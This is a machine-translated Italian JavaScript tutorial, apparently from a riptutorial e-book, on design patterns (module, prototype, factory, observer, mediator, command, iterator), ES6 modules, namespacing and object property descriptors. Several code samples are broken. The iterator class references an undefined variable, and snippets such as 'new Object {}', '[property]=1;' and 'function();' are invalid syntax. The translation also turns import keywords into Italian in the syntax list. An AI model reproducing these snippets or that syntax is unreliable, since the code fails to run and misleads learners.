Il pattern Revealing Module è una variante del pattern Module. Le differenze chiave sono che tutti i membri (privati e pubblici) sono definiti all'interno della chiusura, il valore restituito è un oggetto letterale che non contiene definizioni di funzioni e tutti i riferimenti ai dati dei membri vengono eseguiti tramite riferimenti diretti anziché tramite l'oggetto restituito.

```
var Module = (function(/* pass initialization data if necessary */) {
```

```

// Private data is stored just like before
var privateData = 1;

// All functions must be declared outside of the returned object
var getPrivateData = function() {
    return privateData;
};

var getDoublePrivateData = function() {
    // Refer directly to enclosed members rather than through the returned object
    return getPrivateData() * 2;
};

// Return an object literal with no function definitions
return {
    getPrivateData: getPrivateData,
    getDoublePrivateData: getDoublePrivateData
};
})(/* pass initialization data if necessary */);

```

Rivelando il modello di prototipo

Questa variazione del modello rivelatore viene utilizzata per separare il costruttore dai metodi. Questo modello ci consente di utilizzare il linguaggio javascript come un linguaggio orientato agli oggetti:

```

//Namespace setting
var NavigationNs = NavigationNs || {};

// This is used as a class constructor
NavigationNs.active = function(current, length) {
    this.current = current;
    this.length = length;
}

// The prototype is used to separate the construct and the methods
NavigationNs.active.prototype = function() {
    // It is a example of a public method because is revealed in the return statement
    var setCurrent = function() {
        //Here the variables current and length are used as private class properties
        for (var i = 0; i < this.length; i++) {
            $(this.current).addClass('active');
        }
    }
    return { setCurrent: setCurrent };
}();

// Example of parameterless constructor
NavigationNs.pagination = function() {}

NavigationNs.pagination.prototype = function() {
    // It is a example of a private method because is not revealed in the return statement
    var reload = function(data) {
        // do something
    },
    // It the only public method, because it the only function referenced in the return
    statement

```



```

getPage = function(link) {
    var a = $(link);

    var options = {url: a.attr('href'), type: 'get'}
    $.ajax(options).done(function(data) {
        // after the the ajax call is done, it calls private method
        reload(data);
    });

    return false;
}
return {getPage : getPage}
}();

```

Questo codice sopra deve essere in un file .js separato a cui fare riferimento in qualsiasi pagina necessaria. Può essere usato in questo modo:

```

var menuActive = new NavigationNs.active('ul.sidebar-menu li', 5);
menuActive.setCurrent();

```

Modello di prototipo

Il modello prototipo si concentra sulla creazione di un oggetto che può essere utilizzato come progetto per altri oggetti attraverso l'ereditarietà prototipale. Questo pattern è intrinsecamente facile da utilizzare in JavaScript a causa del supporto nativo per l'ereditarietà di prototipi in JS, il che significa che non è necessario dedicare tempo o fatica a imitare questa topologia.

Creare metodi sul prototipo

```

function Welcome(name) {
    this.name = name;
}
Welcome.prototype.sayHello = function() {
    return 'Hello, ' + this.name + '!';
}

var welcome = new Welcome('John');

welcome.sayHello();
// => Hello, John!

```

Eredità prototipale

Ereditare da un "oggetto genitore" è relativamente facile attraverso il seguente schema

```

ChildObject.prototype = Object.create(ParentObject.prototype);
ChildObject.prototype.constructor = ChildObject;

```

Dove `ParentObject` è l'oggetto da cui si desidera ereditare le funzioni prototipate, e `ChildObject` è il nuovo oggetto su cui si desidera inserirle.

Se l'oggetto genitore ha valori inizializzati nel suo costruttore è necessario chiamare il costruttore dei genitori durante l'inizializzazione del figlio.

Lo fai usando il seguente modello nel costruttore `ChildObject`.

```
function ChildObject(value) {
  ParentObject.call(this, value);
}
```

Un esempio completo in cui è implementato quanto sopra

```
function RoomService(name, order) {
  // this.name will be set and made available on the scope of this function
  Welcome.call(this, name);
  this.order = order;
}

// Inherit 'sayHello()' methods from 'Welcome' prototype
RoomService.prototype = Object.create(Welcome.prototype);

// By default prototype object has 'constructor' property.
// But as we created new object without this property - we have to set it manually,
// otherwise 'constructor' property will point to 'Welcome' class
RoomService.prototype.constructor = RoomService;

RoomService.prototype.announceDelivery = function() {
  return 'Your ' + this.order + ' has arrived!';
}

RoomService.prototype.deliverOrder = function() {
  return this.sayHello() + ' ' + this.announceDelivery();
}

var delivery = new RoomService('John', 'pizza');

delivery.sayHello();
// => Hello, John!,

delivery.announceDelivery();
// Your pizza has arrived!

delivery.deliverOrder();
// => Hello, John! Your pizza has arrived!
```

Funzioni di fabbrica

Una funzione di fabbrica è semplicemente una funzione che restituisce un oggetto.

Le funzioni di fabbrica non richiedono l'uso della `new` parola chiave, ma possono ancora essere utilizzate per inizializzare un oggetto, come un costruttore.

Spesso le funzioni di fabbrica vengono utilizzate come wrapper API, come nel caso di [jQuery](#) e [moment.js](#), quindi gli utenti non hanno bisogno di usare `new`.

Quanto segue è la forma più semplice di funzione di fabbrica; prendere argomenti e usarli per creare un nuovo oggetto con l'oggetto letterale:

```
function cowFactory(name) {
  return {
    name: name,
    talk: function () {
      console.log('Moo, my name is ' + this.name);
    },
  };
}

var daisy = cowFactory('Daisy'); // create a cow named Daisy
daisy.talk(); // "Moo, my name is Daisy"
```

È facile definire proprietà e metodi privati in una fabbrica, includendoli al di fuori dell'oggetto restituito. Ciò mantiene incapsulati i dettagli della tua implementazione, quindi puoi solo esporre l'interfaccia pubblica al tuo oggetto.

```
function cowFactory(name) {
  function formalName() {
    return name + ' the cow';
  }

  return {
    talk: function () {
      console.log('Moo, my name is ' + formalName());
    },
  };
}

var daisy = cowFactory('Daisy');
daisy.talk(); // "Moo, my name is Daisy the cow"
daisy.formalName(); // ERROR: daisy.formalName is not a function
```

L'ultima riga darà un errore perché la funzione `formalName` è chiusa all'interno della funzione `cowFactory`. Questa è una [chiusura](#).

Le fabbriche sono anche un ottimo modo di applicare pratiche di programmazione funzionale in JavaScript, perché sono funzioni.

Fabbrica con composizione

"Preferisci la composizione sull'ereditarietà" è un principio di programmazione importante e popolare, utilizzato per assegnare comportamenti agli oggetti, al contrario di ereditare molti comportamenti spesso non necessari.

Fabbriche di comportamento

```
var speaker = function (state) {
  var noise = state.noise || 'grunt';

  return {
    speak: function () {
      console.log(state.name + ' says ' + noise);
    }
  };
};
```

```

var mover = function (state) {
  return {
    moveSlowly: function () {
      console.log(state.name + ' is moving slowly');
    },
    moveQuickly: function () {
      console.log(state.name + ' is moving quickly');
    }
  };
};

```

Fabbriche oggetto

6

```

var person = function (name, age) {
  var state = {
    name: name,
    age: age,
    noise: 'Hello'
  };

  return Object.assign( // Merge our 'behaviour' objects
    {},
    speaker(state),
    mover(state)
  );
};

var rabbit = function (name, colour) {
  var state = {
    name: name,
    colour: colour
  };

  return Object.assign(
    {},
    mover(state)
  );
};

```

USO

```

var fred = person('Fred', 42);
fred.speak(); // outputs: Fred says Hello
fred.moveSlowly(); // outputs: Fred is moving slowly

var snowy = rabbit('Snowy', 'white');
snowy.moveSlowly(); // outputs: Snowy is moving slowly
snowy.moveQuickly(); // outputs: Snowy is moving quickly
snowy.speak(); // ERROR: snowy.speak is not a function

```

Modello astratto di fabbrica

Abstract Factory Pattern è un pattern di progettazione creazionale che può essere utilizzato per definire istanze o classi specifiche senza dover specificare l'oggetto esatto che viene creato.

```
function Car() { this.name = "Car"; this.wheels = 4; }
function Truck() { this.name = "Truck"; this.wheels = 6; }
function Bike() { this.name = "Bike"; this.wheels = 2; }

const vehicleFactory = {
  createVehicle: function (type) {
    switch (type.toLowerCase()) {
      case "car":
        return new Car();
      case "truck":
        return new Truck();
      case "bike":
        return new Bike();
      default:
        return null;
    }
  }
};

const car = vehicleFactory.createVehicle("Car"); // Car { name: "Car", wheels: 4 }
const truck = vehicleFactory.createVehicle("Truck"); // Truck { name: "Truck", wheels: 6 }
const bike = vehicleFactory.createVehicle("Bike"); // Bike { name: "Bike", wheels: 2 }
const unknown = vehicleFactory.createVehicle("Boat"); // null ( Vehicle not known )
```

Leggi Modelli di design creativo online: <https://riptutorial.com/it/javascript/topic/1668/modelli-di-design-creativo>

Capitolo 69: Modelli di progettazione comportamentale

Examples

Modello di osservatore

Il pattern **Observer** viene utilizzato per la gestione degli eventi e la delega. Un *soggetto* mantiene una collezione di *osservatori*. Il soggetto quindi notifica questi osservatori ogni volta che si verifica un evento. Se hai mai usato `addEventListener`, hai utilizzato il pattern Observer.

```
function Subject() {
  this.observers = []; // Observers listening to the subject

  this.registerObserver = function(observer) {
    // Add an observer if it isn't already being tracked
    if (this.observers.indexOf(observer) === -1) {
      this.observers.push(observer);
    }
  };

  this.unregisterObserver = function(observer) {
    // Removes a previously registered observer
    var index = this.observers.indexOf(observer);
    if (index > -1) {
      this.observers.splice(index, 1);
    }
  };

  this.notifyObservers = function(message) {
    // Send a message to all observers
    this.observers.forEach(function(observer) {
      observer.notify(message);
    });
  };
}

function Observer() {
  this.notify = function(message) {
    // Every observer must implement this function
  };
}
```

Esempio di utilizzo:

```
function Employee(name) {
  this.name = name;

  // Implement `notify` so the subject can pass us messages
  this.notify = function(meetingTime) {
    console.log(this.name + ': There is a meeting at ' + meetingTime);
  };
}
```

```

var bob = new Employee('Bob');
var jane = new Employee('Jane');
var meetingAlerts = new Subject();
meetingAlerts.registerObserver(bob);
meetingAlerts.registerObserver(jane);
meetingAlerts.notifyObservers('4pm');

// Output:
// Bob: There is a meeting at 4pm
// Jane: There is a meeting at 4pm

```

Modello del mediatore

Pensa al modello di mediatore come la torre di controllo del volo che controlla gli aerei in aria: dirige questo aereo per atterrare ora, il secondo per aspettare, e il terzo per decollare, ecc. Tuttavia nessun aereo è mai permesso di parlare con i suoi pari .

Questo è il modo in cui funziona il mediatore, funziona come un hub di comunicazione tra diversi moduli, in questo modo si riduce la dipendenza tra moduli, aumenta l'accoppiamento libero e di conseguenza la portabilità.

Questo [esempio di Chatroom](#) spiega come funzionano i modelli di mediatore:

```

// each participant is just a module that wants to talk to other modules(other participants)
var Participant = function(name) {
    this.name = name;
    this.chatroom = null;
};

// each participant has method for talking, and also listening to other participants
Participant.prototype = {
    send: function(message, to) {
        this.chatroom.send(message, this, to);
    },
    receive: function(message, from) {
        log.add(from.name + " to " + this.name + ": " + message);
    }
};

// chatroom is the Mediator: it is the hub where participants send messages to, and receive
messages from
var Chatroom = function() {
    var participants = {};

    return {

        register: function(participant) {
            participants[participant.name] = participant;
            participant.chatroom = this;
        },

        send: function(message, from) {
            for (key in participants) {
                if (participants[key] !== from) { //you cant message yourself !
                    participants[key].receive(message, from);
                }
            }
        }
    }
};

```

```

    }

    };
};

// log helper

var log = (function() {
    var log = "";

    return {
        add: function(msg) { log += msg + "\n"; },
        show: function() { alert(log); log = ""; }
    }
})();

function run() {
    var yoko = new Participant("Yoko");
    var john = new Participant("John");
    var paul = new Participant("Paul");
    var ringo = new Participant("Ringo");

    var chatroom = new Chatroom();
    chatroom.register(yoko);
    chatroom.register(john);
    chatroom.register(paul);
    chatroom.register(ringo);

    yoko.send("All you need is love.");
    yoko.send("I love you John.");
    paul.send("Ha, I heard that!");

    log.show();
}

```

Comando

Il modello di comando incapsula i parametri in un metodo, lo stato corrente dell'oggetto e quale metodo chiamare. È utile compartimentare tutto ciò che è necessario per chiamare un metodo in un secondo momento. Può essere utilizzato per emettere un "comando" e decidere in seguito quale parte di codice utilizzare per eseguire il comando.

Ci sono tre componenti in questo modello:

1. Comando Messaggio: il comando stesso, incluso il nome del metodo, i parametri e lo stato
2. Invoker: la parte che indica al comando di eseguire le sue istruzioni. Può essere un evento a tempo, l'interazione dell'utente, un passaggio in un processo, una richiamata o qualsiasi modo necessario per eseguire il comando.
3. Ricevitore - l'obiettivo dell'esecuzione del comando.

Messaggio di comando come matrice

```

var aCommand = new Array();
aCommand.push(new Instructions().DoThis); //Method to execute
aCommand.push("String Argument"); //string argument

```



```
aCommand.push(777);           //integer argument
aCommand.push(new Object {} ); //object argument
aCommand.push(new Array() );  //array argument
```

Costruttore per la classe di comando

```
class DoThis {
    constructor( stringArg, numArg, objectArg, arrayArg ) {
        this._stringArg = stringArg;
        this._numArg = numArg;
        this._objectArg = objectArg;
        this._arrayArg = arrayArg;
    }
    Execute() {
        var receiver = new Instructions();
        receiver.DoThis(this._stringArg, this._numArg, this._objectArg, this._arrayArg );
    }
}
```

invoker

```
aCommand.Execute();
```

Può invocare:

- subito
- in risposta a un evento
- in una sequenza di esecuzione
- come una risposta callback o in una promessa
- alla fine di un ciclo di eventi
- in qualsiasi altro modo necessario per invocare un metodo

Ricevitore

```
class Instructions {
    DoThis( stringArg, numArg, objectArg, arrayArg ) {
        console.log( `${stringArg}, ${numArg}, ${objectArg}, ${arrayArg}` );
    }
}
```

Un client genera un comando, lo passa a un invocatore che lo esegue immediatamente o ritarda il comando, quindi il comando agisce su un ricevitore. Il pattern di comando è molto utile se usato con pattern companion per creare pattern di messaggistica.

Iterator

Un pattern iteratore fornisce un metodo semplice per selezionare sequenzialmente l'elemento successivo in una raccolta.

Raccolta corretta

```
class BeverageForPizza {
  constructor(preferenceRank) {
    this.beverageList = beverageList;
    this.pointer = 0;
  }
  next() {
    return this.beverageList[this.pointer++];
  }
}

var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer"]);
withPepperoni.next(); //Cola
withPepperoni.next(); //Water
withPepperoni.next(); //Beer
```

In ECMAScript 2015 gli iteratori sono un built-in come metodo che restituisce fatto e valore. fatto è vero quando l'iteratore è alla fine della raccolta

```
function preferredBeverage(beverage) {
  if( beverage == "Beer" ){
    return true;
  } else {
    return false;
  }
}

var withPepperoni = new BeverageForPizza(["Cola", "Water", "Beer", "Orange Juice"]);
for( var bevToOrder of withPepperoni ){
  if( preferredBeverage( bevToOrder ) {
    bevToOrder.done; //false, because "Beer" isn't the final collection item
    return bevToOrder; //"Beer"
  }
}
```

Come un generatore

```
class FibonacciIterator {
  constructor() {
    this.previous = 1;
    this.beforePrevious = 1;
  }
  next() {
    var current = this.previous + this.beforePrevious;
    this.beforePrevious = this.previous;
    this.previous = current;
    return current;
  }
}

var fib = new FibonacciIterator();
fib.next(); //2
fib.next(); //3
fib.next(); //5
```

In ECMAScript 2015

```
function* FibonacciGenerator() { //asterisk informs javascript of generator
  var previous = 1;
  var beforePrevious = 1;
  while(true) {
    var current = previous + beforePrevious;
    beforePrevious = previous;
    previous = current;
    yield current; //This is like return but
                  //keeps the current state of the function
                  // i.e it remembers its place between calls
  }
}

var fib = FibonacciGenerator();
fib.next().value; //2
fib.next().value; //3
fib.next().value; //5
fib.next().done; //false
```

Leggi Modelli di progettazione comportamentale online:

<https://riptutorial.com/it/javascript/topic/5650/modelli-di-progettazione-comportamentale>

Capitolo 70: moduli

Sintassi

- `import defaultMember da 'module';`
- `import {memberA, memberB, ...} da 'module';`
- `import * come modulo da 'module';`
- `import {memberA as a, memberB, ...} da 'module';`
- `import defaultMember, * as module from 'module';`
- `import defaultMember, {moduleA, ...} da 'module';`
- importare 'modulo';

Osservazioni

Da [MDN](#) (enfasi aggiunta):

Questa funzione **non è implementata in nessun browser in questo momento** . È implementato in molti transpilers, come il [Traceur Compiler](#) , [Babel](#) o [Rollup](#) .

Molti transporter sono in grado di convertire la sintassi del modulo ES6 in [CommonJS](#) per l'utilizzo nell'ecosistema del nodo o [RequireJS](#) o [System.js](#) per l'utilizzo nel browser.

È anche possibile utilizzare un bundler di moduli come [Browserify](#) per combinare un insieme di moduli CommonJS interdipendenti in un singolo file che può essere caricato nel browser.

Examples

Esportazioni predefinite

Oltre alle importazioni con nome, puoi fornire un'esportazione predefinita.

```
// circle.js
export const PI = 3.14;
export default function area(radius) {
  return PI * radius * radius;
}
```

È possibile utilizzare una sintassi semplificata per importare l'esportazione predefinita.

```
import circleArea from './circle';
console.log(circleArea(4));
```

Si noti che *un'esportazione predefinita* è implicitamente equivalente a un'esportazione denominata con il nome `default` e che l'associazione importata (`circleArea` sopra) è semplicemente un alias. Il modulo precedente può essere scritto come

```
import { default as circleArea } from './circle';
console.log(circleArea(4));
```

È possibile avere solo un'esportazione predefinita per modulo. Il nome dell'esportazione predefinita può essere omissivo.

```
// named export: must have a name
export const PI = 3.14;

// default export: name is not required
export default function (radius) {
  return PI * radius * radius;
}
```

Importazione con effetti collaterali

A volte hai un modulo che vuoi solo importare e quindi eseguire il codice di primo livello. Questo è utile per polyfill, altri globali o configurazione che viene eseguita una sola volta quando viene importato il modulo.

Dato un file chiamato `test.js` :

```
console.log('Initializing...')
```

Puoi usarlo in questo modo:

```
import './test'
```

Questo esempio stamperà `Initializing...` sulla console.

Definire un modulo

In ECMAScript 6, quando si utilizza la sintassi del modulo (`import / export`), ogni file diventa il proprio modulo con uno spazio dei nomi privato. Le funzioni e le variabili di livello superiore non inquinano lo spazio dei nomi globale. Per esporre funzioni, classi e variabili per altri moduli da importare, è possibile utilizzare la parola chiave `export` .

```
// not exported
function somethingPrivate() {
  console.log('TOP SECRET')
}

export const PI = 3.14;

export function doSomething() {
  console.log('Hello from a module!')
}

function doSomethingElse() {
  console.log("Something else")
}
```

```
export {doSomethingElse}

export class MyClass {
  test() {}
}
```

Nota: i file JavaScript ES5 caricati tramite i tag `<script>` rimarranno gli stessi quando non si utilizza l' `import / export` .

Solo i valori che vengono esportati in modo esplicito saranno disponibili al di fuori del modulo. Tutto il resto può essere considerato privato o inaccessibile.

L'importazione di questo modulo produrrebbe (assumendo che il precedente blocco di codice sia in `my-module.js`):

```
import * as myModule from './my-module.js';

myModule.PI; // 3.14
myModule.doSomething(); // 'Hello from a module!'
myModule.doSomethingElse(); // 'Something else'
new myModule.MyClass(); // an instance of MyClass
myModule.somethingPrivate(); // This would fail since somethingPrivate was not exported
```

Importazione di membri con nome da un altro modulo

Dato che il modulo della sezione Definire un modulo esiste nel file `test.js` , puoi importarlo da quel modulo e usare i suoi membri esportati:

```
import {doSomething, MyClass, PI} from './test'

doSomething()

const mine = new MyClass()
mine.test()

console.log(PI)
```

Il metodo `somethingPrivate()` non è stato esportato dal modulo di `test` , quindi il tentativo di importarlo fallirà:

```
import {somethingPrivate} from './test'

somethingPrivate()
```

Importare un intero modulo

Oltre a importare i membri denominati da un modulo o l'esportazione predefinita di un modulo, puoi anche importare tutti i membri in un bind di namespace.

```
import * as test from './test'
```

```
test.doSomething()
```

Tutti i membri esportati sono ora disponibili sulla variabile di `test` . I membri non esportati non sono disponibili, così come non sono disponibili con importazioni di membri con nome.

Nota: il percorso del modulo `./test` è risolto dal *loader* e non è coperto dalle specifiche ECMAScript - questa potrebbe essere una stringa per qualsiasi risorsa (un percorso - relativo o assoluto - su un filesystem, un URL per un risorsa di rete o qualsiasi altro identificatore di stringa).

Importazione di membri con nome con alias

A volte potresti incontrare membri con nomi di membri veramente lunghi, come ad esempio `thisIsWayTooLongOfAName()` . In questo caso, puoi importare il membro e assegnargli un nome più breve da utilizzare nel modulo corrente:

```
import {thisIsWayTooLongOfAName as shortName} from 'module'  
  
shortName()
```

Puoi importare più nomi di membri lunghi come questo:

```
import {thisIsWayTooLongOfAName as shortName, thisIsAnotherLongNameThatShouldNotBeUsed as  
otherName} from 'module'  
  
shortName()  
console.log(otherName)
```

Infine, puoi combinare gli alias di importazione con l'importazione normale dei membri:

```
import {thisIsWayTooLongOfAName as shortName, PI} from 'module'  
  
shortName()  
console.log(PI)
```

Esportazione di più membri con nome

```
const namedMember1 = ...  
const namedMember2 = ...  
const namedMember3 = ...  
  
export { namedMember1, namedMember2, namedMember3 }
```

Leggi moduli online: <https://riptutorial.com/it/javascript/topic/494/moduli>

Capitolo 71: namespacing

Osservazioni

In Javascript, non esiste la nozione di namespace e sono molto utili per organizzare il codice in varie lingue. Per javascript aiutano a ridurre il numero di globals richiesti dai nostri programmi e allo stesso tempo aiutano a evitare conflitti di denominazione o il prefisso del nome eccessivo. Invece di inquinare l'ambito globale con molte funzioni, oggetti e altre variabili, è possibile creare un oggetto globale (idealmente unico) per l'applicazione o la libreria.

Examples

Spazio dei nomi per assegnazione diretta

```
//Before: antipattern 3 global variables
var setActivePage = function () {};
var getPage = function() {};
var redirectPage = function() {};

//After: just 1 global variable, no function collision and more meaningful function names
var NavigationNs = NavigationNs || {};
NavigationNs.active = function() {}
NavigationNs.pagination = function() {}
NavigationNs.redirection = function() {}
```

Namespace nidificati

Quando sono coinvolti più moduli, evitare di proliferare nomi globali creando un singolo spazio dei nomi globale. Da lì, eventuali sottomoduli possono essere aggiunti allo spazio dei nomi globale. (Un'ulteriore nidificazione rallenterà le prestazioni e aggiungerà complessità non necessaria.) I nomi più lunghi possono essere utilizzati se le discussioni sui nomi sono un problema:

```
var NavigationNs = NavigationNs || {};
NavigationNs.active = {};
NavigationNs.pagination = {};
NavigationNs.redirection = {};

// The second level start here.
NavigationNs.pagination.jquery = function();
NavigationNs.pagination.angular = function();
NavigationNs.pagination.ember = function();
```

Leggi namespacing online: <https://riptutorial.com/it/javascript/topic/6673/namespacing>

Capitolo 72: Oggetti

Sintassi

- `oggetto = {}`
- `oggetto = nuovo oggetto ()`
- `object = Object.create (prototype [, propertiesObject])`
- `oggetto.key = valore`
- `oggetto ["chiave"] = valore`
- `oggetto [Symbol ()] = valore`
- `oggetto = {chiave1: valore1, "chiave2": valore2, 'chiave3': valore3}`
- `object = {conciseMethod () {...}}`
- `object = {[computed () + "key"]: valore}`
- `Object.defineProperty (obj, propertyName, propertyDescriptor)`
- `property_desc = Object.getOwnPropertyDescriptor (obj, propertyName)`
- `Object.freeze (obj)`
- `Object.seal (obj)`

Parametri

Proprietà	Descrizione
<code>value</code>	Il valore da assegnare alla proprietà.
<code>writable</code>	Se il valore della proprietà può essere modificato o meno.
<code>enumerable</code>	Indipendentemente dal fatto che la proprietà verrà elencata in <code>for in</code> loop o no.
<code>configurable</code>	Se sarà possibile ridefinire il descrittore della proprietà o meno.
<code>get</code>	Una funzione da chiamare che restituirà il valore della proprietà.
<code>set</code>	Una funzione da chiamare quando alla proprietà viene assegnato un valore.

Osservazioni

Gli oggetti sono raccolte di coppie chiave-valore o proprietà. Le chiavi possono essere `String` o `Symbol` e i valori sono primitive (numeri, stringhe, simboli) o riferimenti ad altri oggetti.

In JavaScript, una quantità significativa di valori sono oggetti (ad es. Funzioni, matrici) o primitive che si comportano come oggetti immutabili (numeri, stringhe, booleani). È possibile accedere alle loro proprietà o alle proprietà del loro `prototype` usando la `obj.prop` dot (`obj.prop`) o parentesi (`obj['prop']`). Eccezioni degne di nota sono i valori speciali `undefined` e `null`.

Gli oggetti sono considerati per riferimento in JavaScript, non in base al valore. Ciò significa che

quando vengono copiati o passati come argomenti alle funzioni, la "copia" e l'originale sono riferimenti allo stesso oggetto e una modifica alle proprietà cambia la stessa proprietà dell'altra. Questo non si applica ai primitivi, che sono immutabili e passati per valore.

Examples

Object.keys

5

`Object.keys(obj)` restituisce una matrice di chiavi di un dato oggetto.

```
var obj = {
  a: "hello",
  b: "this is",
  c: "javascript!"
};

var keys = Object.keys(obj);

console.log(keys); // ["a", "b", "c"]
```

Clonazione superficiale

6

La funzione `Object.assign()` di ES6 può essere utilizzata per copiare tutte le proprietà **enumerabili** da un'istanza `Object` esistente a una nuova.

```
const existing = { a: 1, b: 2, c: 3 };

const clone = Object.assign({}, existing);
```

Questo include le proprietà dei `Symbol` oltre a quelle `String`.

[Il resto dell'oggetto / diffusione destrutturazione](#) che è attualmente una proposta di stage 3 fornisce un modo ancora più semplice per creare cloni superficiali di istanze di `Object`:

```
const existing = { a: 1, b: 2, c: 3 };

const { ...clone } = existing;
```

Se hai bisogno di supportare versioni precedenti di JavaScript, il modo più compatibile per clonare un oggetto è iterandolo manualmente sulle sue proprietà e filtrando quelle ereditate usando `.hasOwnProperty()`.

```
var existing = { a: 1, b: 2, c: 3 };

var clone = {};
for (var prop in existing) {
```

```
if (existing.hasOwnProperty(prop)) {
  clone[prop] = existing[prop];
}
}
```

Object.defineProperty

5

Ci consente di definire una proprietà in un oggetto esistente utilizzando un descrittore di proprietà.

```
var obj = { };

Object.defineProperty(obj, 'foo', { value: 'foo' });

console.log(obj.foo);
```

Uscita della console

foo

`Object.defineProperty` può essere richiamato con le seguenti opzioni:

```
Object.defineProperty(obj, 'nameOfTheProperty', {
  value: valueOfTheProperty,
  writable: true, // if false, the property is read-only
  configurable : true, // true means the property can be changed later
  enumerable : true // true means property can be enumerated such as in a for..in loop
});
```

`Object.defineProperties` consente di definire più proprietà alla volta.

```
var obj = {};
Object.defineProperties(obj, {
  property1: {
    value: true,
    writable: true
  },
  property2: {
    value: 'Hello',
    writable: false
  }
});
```

Proprietà di sola lettura

5

Usando i descrittori di proprietà possiamo rendere una proprietà di sola lettura, e qualsiasi tentativo di cambiarne il valore fallirà silenziosamente, il valore non verrà modificato e non verrà generato alcun errore.

La proprietà `writable` in un descrittore di proprietà indica se tale proprietà può essere modificata o

meno.

```
var a = { };

Object.defineProperty(a, 'foo', { value: 'original', writable: false });

a.foo = 'new';

console.log(a.foo);
```

Uscita della console

originale

Proprietà non enumerabile

5

Possiamo evitare che una proprietà venga visualizzata `for (... in ...)` cicli

La proprietà `enumerable` del descrittore di proprietà indica se tale proprietà verrà enumerata durante il looping delle proprietà dell'oggetto.

```
var obj = { };

Object.defineProperty(obj, "foo", { value: 'show', enumerable: true });
Object.defineProperty(obj, "bar", { value: 'hide', enumerable: false });

for (var prop in obj) {
  console.log(obj[prop]);
}
```

Uscita della console

mostrare

Blocca descrizione proprietà

5

È possibile bloccare il descrittore di una proprietà in modo che non possa essere apportato alcun cambiamento. Sarà comunque possibile utilizzare normalmente la proprietà, assegnandole e recuperandone il valore, ma qualsiasi tentativo di ridefinirlo genererà un'eccezione.

La proprietà `configurable` del descrittore di proprietà viene utilizzata per impedire ulteriori modifiche sul descrittore.

```
var obj = {};
```

```
// Define 'foo' as read only and lock it
Object.defineProperty(obj, "foo", {
  value: "original value",
```

```
writable: false,  
  configurable: false  
});  
  
Object.defineProperty(obj, "foo", {writable: true});
```

Questo errore verrà generato:

TypeError: impossibile ridefinire la proprietà: foo

E la proprietà sarà ancora di sola lettura.

```
obj.foo = "new value";  
console.log(foo);
```

Uscita della console

valore originale

Proprietà Accesor (ottieni e imposta)

5

Tratta una proprietà come una combinazione di due funzioni, una per ricavarne il valore e un'altra per impostarne il valore.

La proprietà `get` del descrittore di proprietà è una funzione che verrà chiamata per recuperare il valore dalla proprietà.

La proprietà `set` è anche una funzione, verrà chiamata quando alla proprietà è stato assegnato un valore e il nuovo valore verrà passato come argomento.

Non è possibile assegnare un `value` o `writable` a un descrittore che ha `get` o `set`

```
var person = { name: "John", surname: "Doe"};  
Object.defineProperty(person, 'fullName', {  
  get: function () {  
    return this.name + " " + this.surname;  
  },  
  set: function (value) {  
    [this.name, this.surname] = value.split(" ");  
  }  
});  
  
console.log(person.fullName); // -> "John Doe"  
  
person.surname = "Hill";  
console.log(person.fullName); // -> "John Hill"  
  
person.fullName = "Mary Jones";  
console.log(person.name) // -> "Mary"
```

Proprietà con caratteri speciali o parole riservate

Mentre la notazione delle proprietà degli oggetti viene solitamente scritta come proprietà `myObject.property`, ciò consentirà solo i caratteri normalmente presenti nei [nomi delle variabili JavaScript](#), che sono principalmente lettere, numeri e underscore (`_`).

Se sono necessari caratteri speciali, come spazio, ☺ o contenuto fornito dall'utente, è possibile utilizzare la notazione della parentesi `[]`.

```
myObject['special property ☺'] = 'it works!'
console.log(myObject['special property ☺'])
```

Proprietà a tutte le cifre:

Oltre ai caratteri speciali, i nomi di proprietà che sono tutti numeri richiedono notazione di parentesi. Tuttavia, in questo caso la proprietà non deve essere scritta come una stringa.

```
myObject[123] = 'hi!' // number 123 is automatically converted to a string
console.log(myObject['123']) // notice how using string 123 produced the same result
console.log(myObject['12' + '3']) // string concatenation
console.log(myObject[120 + 3]) // arithmetic, still resulting in 123 and producing the same result
console.log(myObject[123.0]) // this works too because 123.0 evaluates to 123
console.log(myObject['123.0']) // this does NOT work, because '123' != '123.0'
```

Tuttavia, gli zero iniziali non sono raccomandati in quanto interpretati come notazione ottale. (TODO, dovremmo produrre e collegare ad un esempio che descriva la notazione ottale, esadecimale ed esponente)

Vedi anche: [Arrays are Objects] esempio.

Nomi di proprietà dinamici / variabili

A volte il nome della proprietà deve essere memorizzato in una variabile. In questo esempio, chiediamo all'utente quale parola deve essere cercata e quindi fornire il risultato da un oggetto che ho chiamato `dictionary`.

```
var dictionary = {
  lettuce: 'a veggie',
  banana: 'a fruit',
  tomato: 'it depends on who you ask',
  apple: 'a fruit',
  Apple: 'Steve Jobs rocks!' // properties are case-sensitive
}

var word = prompt('What word would you like to look up today?')
var definition = dictionary[word]
alert(word + '\n\n' + definition)
```

Nota come stiamo usando la notazione della parentesi `[]` per guardare la variabile chiamata `word`; se dovessimo usare il tradizionale `.` notazione, quindi prenderebbe il valore letteralmente, quindi:

```
console.log(dictionary.word) // doesn't work because word is taken literally and dictionary
```

```
has no field named `word`
console.log(dictionary.apple) // it works! because apple is taken literally

console.log(dictionary[word]) // it works! because word is a variable, and the user perfectly
typed in one of the words from our dictionary when prompted
console.log(dictionary[apple]) // error! apple is not defined (as a variable)
```

È anche possibile scrivere valori letterali con la notazione `[]` sostituendo la `word` variabile con una stringa `'apple'`. Vedi [Proprietà con caratteri speciali o parole riservate] esempio.

Puoi anche impostare proprietà dinamiche con la sintassi della parentesi:

```
var property="test";
var obj={
  [property]=1;
};

console.log(obj.test);//1
```

Fa lo stesso di:

```
var property="test";
var obj={};
obj[property]=1;
```

Le matrici sono oggetti

Dichiarazione di non responsabilità: la creazione di oggetti tipo array non è raccomandata. Tuttavia, è utile capire come funzionano, specialmente quando si lavora con DOM. Questo spiegherà perché le normali operazioni dell'array non funzionano sugli oggetti DOM restituiti da molte funzioni del `document` DOM. (cioè `querySelectorAll`, `form.elements`)

Supponiamo di aver creato il seguente oggetto che ha alcune proprietà che ci si aspetterebbe di vedere in una matrice.

```
var anObject = {
  foo: 'bar',
  length: 'interesting',
  '0': 'zero!',
  '1': 'one!'
};
```

Quindi creeremo un array.

```
var anArray = ['zero.', 'one.'];
```

Ora, notiamo come possiamo ispezionare sia l'oggetto che l'array allo stesso modo.

```
console.log(anArray[0], anObject[0]); // outputs: zero. zero!
```

```
console.log(anArray[1], anObject[1]); // outputs: one. one!
console.log(anArray.length, anObject.length); // outputs: 2 interesting
console.log(anArray.foo, anObject.foo); // outputs: undefined bar
```

